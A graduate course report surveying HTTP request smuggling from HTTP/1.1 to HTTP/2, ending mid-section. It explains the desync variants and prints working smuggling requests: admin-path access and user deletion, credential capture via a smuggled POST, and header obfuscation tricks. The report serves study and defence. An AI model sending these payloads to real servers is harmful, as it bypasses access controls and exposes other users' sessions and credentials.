The Pennsylvania State University
The Graduate School

# HTTP REQUEST SMUGGLING – A SURVEY FROM HTTP/1.1 TO HTTP/2.0

A Project Report in
IST 554 Network Management and Security

by
Vaibhav Singh

Under the guidance of
Dr. Peng Liu
Professor, Dept of IST

Submitted in Partial Fulfillment
of the Requirements
for the Degree of
Master of Science

# TABLE OF CONTENTS

# Chapter 1 - INTRODUCTION

## Request Smuggling (*also known as Desync attack*)

HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users.

## What happens in a Request Smuggling attack?

Today's web applications frequently employ chains of HTTP servers between users and the ultimate application logic. Several requests are sent one after the other on the same backend network connection. For example, if you look at Amazon Dynamo's Service-oriented architecture then you will notice that client requests are first split based on various page rendering components and are then passed on to a content switching servers which further route the request to load balancers and eventually the request reaches various backend applications. As a result, there's an opportunity for an attacker to change the interpretation of the request during its journey to the backend.

In this situation, it is crucial that the front-end and back-end systems agree about the boundaries between requests. Otherwise, an attacker might be able to send an ambiguous request that gets interpreted differently by the front-end and back-end systems.



Front-end
Back-end
Attacker sends malicious request
Parsed as single request by the front-end
Forwarded to backend
Backend parses it as two different requests

**Figure 1.1 – Abstract HRS attack design**

Here, the attacker causes part of their front-end request to be interpreted by the back-end server as the start of the next request. It is effectively prepended to the next request, and so can interfere with the way the application processes that request. This is a *request smuggling attack*, and it can have devastating results.

# Chapter 2 - SCOPE

*"HTTP request smuggling was first documented in 2005, and recently re-popularized by PortSwigger's research on the topic."*

Initially, I had planned to try for a simulation driven project. Later, I realized that there are lots of references online which details Request Smuggling attack variants and to learn the nitty-gritties of this attack, I need to first organize this information such that I can eventually try for various kinds of simulations. Hence, in this survey, I am trying to consolidate information about Request Smuggling starting from the point where it was first documented to the most recent version of the attack. This survey will try to mention details about the attack and its types and then provide a list of ways in which attackers have approached the idea of this attack to come up with newer versions.

## 2.1 What are in the scope of this survey?

In this survey, I am mainly trying to cover Request Smuggling in the following aspects –

- What is Request Smuggling?
- Standard types of Request Smuggling?
  - CL.TE, TE.CL, TE.TE, CL.CL
- Abusing HTTP/1.1 Request Smuggling – Use cases
- Request Smuggling reborn
  - https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
- HTTP/2.0 Desync attack – Background and Types.
- Industry case studies
- Tools to try Desync attack – An overview

## 2.2 What are out of the scope of this survey?

- Hands–on simulations
  - Given the variety of ways in which Desync attacks can be performed, I have kept this as future task.
- Study on Defense mechanisms for HTTP/1.1
- Explore custom mitigations from top vendors
  - Various companies have incorporated their own custom version of defense against this attack.
- Explore the possibilities in HTTP/3.0
  - Recent work briefly mentions this but since it's an ongoing area of research, so I haven't included it for this course project.

# Chapter 3 – CLASSIFICATION CRITERIA

## 3.1 System Model

We know that whenever HTTP requests originating from a client pass through more than one entity that parses them, there is a good chance that these entities are vulnerable to HTTP Request Smuggling (HRS). So, at the most abstract level, in a HRS attack we usually have –

- An attacker, and,
- Two attacked HTTP devices
    - A Client or a Front-end forwarding server
    - A Web Server
- Intermediate devices

HRS sends multiple, specially crafted HTTP requests that cause the two attacked devices to see different sets of requests, allowing the hacker to smuggle a request to one device without the other device being aware of it.

To make this attack work, the intermediate devices play a role for setting up the playground for various variants of this attack. Some common device setups are –

- a web cache server deployed between the client and the web server
- a firewall protecting the web server
- a web proxy server (not necessarily caching) deployed between the client and the web server.

The *protocol* being exploited for the attack is *HTTP*.

In a deeper sense, HRS tries to exploit small discrepancies in the way HTTP devices deal with *illegitimate or borderline* requests. Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the *Content-Length header and the Transfer-Encoding* header. Attackers exploit the subtle details in the specification related to these fields to launch this attack.

This attack has been highlighted from HTTP/1.1 to HTTP/2.0 and research on HTTP/3.0 is in progress.

**An abstract design has been highlighted in *Figure 1.1* in the Background section of the proposal.**

## 3.2 Classification Criteria

HRS falls under the broad category of *Bypass Mitigation* attacks.

- Mitigation bypass is a process of fighting against and breaking mitigation measures in an environment where mitigations are enabled for the ultimate end of arbitrary code execution.


As per recent attack trends, bypass attacks can be further classified into following categories –

1. Intermittent, Short-Duration, High Frequency Attacks
2. Small-Sized, Multiple Destination IP Attacks
3. Attack Traffic Masquerading as Legitimate Traffic

HRS falls under the third category where the attacker tries to masquerade as a legitimate traffic.

- Within this category, attackers create custom traffic patterns for various layers to resemble that of normal traffic.

HRS falls under Application layer (HTTP) custom attacks within this category and are considered critical because they allow threat actors to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users.


Bypass Mitigation Attacks
Intermittent, Short-Duration, High Frequency Attacks
Attack Traffic Masquerading as Legitimate Traffic
Small-Sized, Multiple Destination IP Attacks
HTTP Request Smuggling
HTTP/1.0
HTTP/2.0
HTTP/3.0

**Classification Diagram**

# Chapter 4 – BACKGROUND INFORMATION

## 4.1 HTTP/1.1 Body Transfer

HTTP/1.1 is a text-based protocol and hence there's a need to parse the incoming requests and make decisions to define a boundary between them. In this regard, RFC 2616 introduced Content-Length and Transfer Encoding headers. There are various transfer encodings such as chunked, compress, deflate, gzip, but we will give a brief information about chunked encoding only as (Content-Length/Chunked encoding) pair forms the basis of HTTP/1.1 HRS.

### 4.1.1 Chunked-Encoding

Transfer coding names are used to indicate an encoding transformation that has been, can be, or might need to be applied to a payload body to ensure "safe transport" through the network. Among the encoding types, chunked-encoding has been covered as part of this survey as an interplay between Chunked-Encoding and Content-Length header forms the basis of HRS attacks. In case of Chunked-Encoding, the request payload is split as a series of chunk with associated size indicators. This format of body transfer enables a sender to maintain connection persistence by sending data streams of unknown sizes as a length-delimited sequence of buffers. The chunk-size of zero followed by a trailer, and finally terminated by an empty line helps the recipient to know when the entire message has been received.

### 4.1.2 Content-Length

RFC suggests that – *"When a message does not have a Transfer-Encoding header field*, the Content-Length header should assist in determining the size of the message body, in bytes.

*Syntax: Content-Length: <length>*

| Content Length Header | Chunked encoding |
|---|---|
| **Content Length : 100**<br>**"Well!! Here goes 100 bytes of the request body!!"** | **Transfer-encoding: Chunked**<br>**ff ( length of chunk in hex format)**<br>**Here goes 255-byte chunk**<br>**10**<br>**Another chunk**<br>**0** |

**<u>Simplified Comparison</u>**

## 4.2 Exploitable RFC specifications

- A client MUST NOT send a request containing Transfer-Encoding unless it knows the server will handle HTTP/1.1 (or later) requests
  - Transfer-Encoding was added in HTTP/1.1. It is generally assumed that implementations advertising only HTTP/1.0 support will not understand how to process a transfer-encoded payload
- A recipient MUST be able to parse the chunked transfer coding.
- A sender MUST NOT apply chunked more than once to a message body
- If any transfer coding other than chunked is applied to a request payload body, the sender MUST apply chunked as the final transfer coding to ensure that the message is properly framed.
- Use Content-Length when a message does not have a Transfer-Encoding header field.
- A sender MUST NOT send a Content-Length header field in any message that contains a Transfer-Encoding header field.
- If a message is received that has multiple Content-Length header fields with field-values consisting of the same decimal value, or a single Content-Length header field with a field value containing a list of identical decimal values (e.g., "Content-Length: 42, 42"), indicating that duplicate Content-Length header fields have been generated or combined by an upstream message processor,
  - then the recipient MUST either reject the message as *invalid or replace* the duplicated field-values with a single valid Content-Length field containing that decimal value prior to determining the message body length or forwarding the message.

These are some suggestions specified by the RFC, but implementations tend to either miss out or misinterpret these suggestions and hence open doors to request smuggling attacks.

# Chapter 5 – CLASS A: HTTP/1.1 HRS


As highlighted in Figure 1.1, the main goal of HRS is to create ambiguities between the frontend and backend processing of incoming HTTP requests. To enable this behavior, attackers realized that real world implementations tend to deviate from RFC specification when dealing with Chunked Encoding and Content-Length headers. This forms the basis of HTTP/1.1 HRS. This is a powerful example of how subtle adjustments in implementation of any feature induced due to lack of clarity in standard literature (or for instant performance benefits) can lead to large scale destructions. Apart from the two body transfer headers, what really helps this attack is the fact that multiple requests can be sent over the same backend connection and hence the backend is forced to decide the boundary that separates those requests.

## 5.1 Types of HTTP/1.1 HRS

| Front end | Back end | Acronym |
|---|---|---|
| Content-Length | Transfer-Encoding | CL.TE |
| Transfer-Encoding | Content-Length | TE.CL |
| Content-Length | Content-Length | CL.CL |
| Transfer-Encoding | Transfer-Encoding | TE.TE |

### 5.1.1 CL.TE : Frontend - CL, Backend: TE

We can perform a simple CL.TE HTTP request smuggling attack as shown in the figure below:



```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked
\n
0\n
\n
SMUGGLED\n
```


**CL.TE Vulnerability**

The front-end server understands the Content-Length header and sees it as 13 bytes long and estimates that the request body ends at SMUGGLED. It then forwards this request to the backend.

On the other hand, the back-end server knows interprets the Transfer-Encoding header, and treats the request based on Chunked Encoding. The request processing terminates on encountering length 0 for the first chunk. As a result, the bytes for SMUGGLED stays hidden, and the backend server treats it as the next request.

### 5.1.2 TE.CL : Frontend - TE, Backend: CL

We can perform a simple TE.CL HTTP request smuggling attack as shown in the figure below:



```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked
\n
8\n
SMUGGLED\n
0
```

**<u>TE.CL Vulnerability</u>**

In this case, the frontend has the intelligence to interpret Transfer-Encoding. On processing the first chunk, it expects that the length of the chunk would be 8 bytes and hence the first chunk's data terminates at SMUGGLED. It then comes across a chunk-length of 0 which determines the end of chunked data. The request is then forwarded to the backend.

The backend has the intelligence to interpret Content-Length and learns that the request body should be 3-bytes long. Hence, the body of the first request would end at the start of SMUGGLED. As a result, SMUGGLED is left unprocessed again and is treated as the start of a new request.


### 5.1.3 CL.CL : Frontend - CL, Backend: CL

According to **<u>RFC 7230, section 3.3.3#4</u>**:

*"If a message is received without Transfer-Encoding and with either multiple Content-Length header fields having differing field-values or a single Content-Length header field having an invalid value, then the message framing is invalid, and the recipient MUST treat it as an unrecoverable error"*

However, real world implementations tend to have subtle deviations in the way they follow this suggestion. Furthermore **<u>RFC 7231, section 4.3#4.3.1</u>** states "*A payload within a GET* *request message has no defined semantics; sending a payload body on a GET request might cause some existing implementations to reject the request*". This statement has the potential to cause request smuggling attacks.

When a possible attack request comes in with multiple Content-Length headers, the difference in the priorities of header processing between frontend and backend implementations can open doors for request smuggling attacks. This can be seen in the figure below.



```
GET / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 43
Content-Length: 0

GET /REQSMUGGLED HTTP/1.1
Host: vulnerable-website.com
```

**CL.CL Vulnerability**

In this case, the frontend proxy prioritizes the first Content-Length header and considers the smuggled request as part of the request body, even though a GET request shouldn't have a request body and shouldn't have multiple Content-Length headers. The backend, on the other hand, prioritizes the second CL header and learns CL = 0 bytes. As a result, the backend treats */REQSMUGGLED* as a new pipelined request.

### 5.1.4 TE.TE : Frontend - TE, Backend: TE

For this attack to work, we need to prevent TE header from getting processed by either the front-end or the back-end server. This can be done by obfuscating the header using one of the potentially endless ways as shown in the table below.

| |
|---|
| Transfer-Encoding: xchunked |
| Transfer-Encoding : chunked |
| Transfer-Encoding: chunked<br>Transfer-Encoding: x |
| Transfer-Encoding:[tab]chunked |
| [space]Transfer-Encoding: chunked |
| X: X[\n]Transfer-Encoding: chunked |
| Transfer-Encoding<br>: chunked |

**Transfer-Encoding obfuscation options**


The techniques are a result of subtle deviations from HTTP specification in real-world implementations. Once an ambiguity is induced between the front-end and the backend, then the rest of the attack can follow the same approach as described in sections above.

## 5.2 Some HTTP/1.1 HRS exploitation scenarios


Over the years, various HRS attack scenarios have been explored and a few of those are covered as part of this survey.

### 5.2.1 Accessing internal endpoints – Bypassing security filters

Organizations usually try to prevent unprivileged access to endpoints and directory paths using frontend firewall-based filters and other security mechanisms. One such example is an access to admin workspace within any web server. Admins generally have the authority to view, add, modify, and delete user information on the backend and hence this is considered a privileged access. Using curated HRS attacks, users can gain unprivileged access to this restricted area of the server as shown in the figures below:



```
POST / HTTP/1.1
Host: vulnerable-host.com
Content-Type: application/x-www-form-urlencoded
Content-length: 116
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-length: 10

aaa
```



```
POST / HTTP/1.1
Host: vulnerable-host.com
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

88
POST /admin/delete?username=someone HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

aaa
0
```

https://www.cobalt.io/blog/a-pentesters-guide-to-http-request-smuggling


Using the knowledge from server analysis, an attacker can choose to make use of one of the attack types explained in the previous sections to view[left] or delete [right] user information as shown above. The query for the admin path stays hidden from the middleware filters and eventually reaches the target server. The server expects that it has obtained a valid and privileged request and hence unlocks the protected information.

### 5.2.2 Cache Poisoning – Replacement of regular response

Cache poisoning has been a menace in various areas of security research and there are a plethora of simple ways to trigger this destructive attack. HRS provides one such version to execute this attack. We know the goal of a Cache Poisoning attack is to make a server cache a faked information. When the middleware is a cache server, after a successful attack by the first request, subsequent user requests can be redirected using the Smuggled response. There are possibilities for creating a DOS attack scenario here.

### 5.2.3 Credentials hijacking – Stealing user requests

HRS can be used to save user requests and thereby capture their credentials by smartly utilizing a POST request as shown during an interesting session in *PositiveHackDays* conference.



**Attacker→Frontend**

```
GET / HTTP/1.1
Transfer-Encoding : chunked
...
POST /save HTTP/1.1
```

**Victim→Frontend**

```
GET / HTTP/1.1
Cookie: secret
```

**Frontend→Backend**

```
GET / HTTP/1.1
Transfer-Encoding : chunked
...
POST /save HTTP/1.1

data=GET / HTTP/1.1
Cookie: secret
```

Using one the techniques mentioned above, an attacker can make the backend to append a POST request to a victim's request such that it can save the victim's request as data in the custom file injected by the attacker. This can have catastrophic impacts and has been highlighted in one of the case studies mentioned further in the survey.


There are several other attack exploitation scenarios spread across several industry blogs but haven't been covered in this academic survey due to time constraints. The attached references can be used by the reader to explore such scenarios.

# Chapter 6 – HISTORICAL INFO AND REBIRTH OF HRS – THE HTTP DESYNC ATTACK

HRS was first documented by *Watchfire* back in 2005. But the fear of collateral damage was so severe that it was left unattended for years. Ethical hackers were warned that they wouldn't be provided bug bounties even if such attacks were uncovered. This was all done to prevent attempts which could lead to catastrophic results. Meanwhile, the susceptibility of web kept growing.

Finally in 2019, a *PortSwigger researcher James Kettle* decided to perform a detailed analysis of all possible types of HRS attacks despite all the threats that surrounded him. He delivered a series of sessions in various conferences such as DefCon and RedHat. Apart from this, he also published detailed articles and labs on PortSwigger. Through these blogs, he provided details about various tools and methods for reliable black box detection with minimal collateral damage.

He even proposed a standard methodology to hunt various HRS attacks as shown in the figure below:



In his blog titled *"HTTP Desync Attacks: Request Smuggling Reborn",* he comprehensively documented all his findings in this area. His efforts helped him win severe bug bounties and led to the rebirth of research on the feared HTTP Request Smuggling attack. Since then, both attackers and developers have shown deep interest in these attacks and HRS has become one of the prime issues in the industrial security research.After he published this blog, vendors treated them as zero-day attacks and patched their servers as the fastest possible pace. Some vendors went public with their patches while other pushed silent fixes with no public advisory acknowledging the issues.


As stated in his follow-up blog titled – *"HTTP Desync Attacks: what happened next"*, he mentions that Akamai silently patched their servers and started prioritizing Chunked encoding by default as suggested by RFC 7230. F5 published a KB article (K50375550) acknowledging the vulnerability for their BIG-IP servers and suggested some possible workarounds as temporary fix. Also, Golang published CVE-2019-16276 for their net/http library.

# Chapter 7 – CLASS B: HTTP/2.0 Desync Attack

Most of the research done in the area of HRS was around HTTP/1.1. With time, implementers found ways to mitigate most of the attacks. The rebirth of Desync attack by James Kettle triggered research around HTTP/2.0 as well. It's a well-known fact in the industry that HTTP/2.0 is a complicated RFC and hence there's a huge scope exploits gaps in RFC and implementations to curate large scale destructions. In this survey, I will try to discuss about subtle differences between HTTP/1.1 and HTTP/2.0 and the core idea which enables HTTP/2.0 Desync attack. I would like to mention that this is a huge area of research currently in the industry and the details haven't been totally covered as part of this survey.


## 7.1 HTTP/1.1 vs HTTP/2.0

The diagram below shows how an HTTP/1.1 request would like when converted to an equivalent HTTP/2.0 representation.



```
POST /login HTTP/1.1\r\n
Host: psres.net\r\n
User-Agent: burp\r\n
Content-Length: 9\r\n
\r\n
x=123&y=4
```


**HTTP/1.1**



| | |
|---|---|
| :method | POST |
| :path | /login |
| :authority | psres.net |
| :scheme | https |
| user-agent | burp |
| x=123&y=4 | |

**HTTP/2**

Following are some differences between HTTP/1.1 and HTTP/2.0

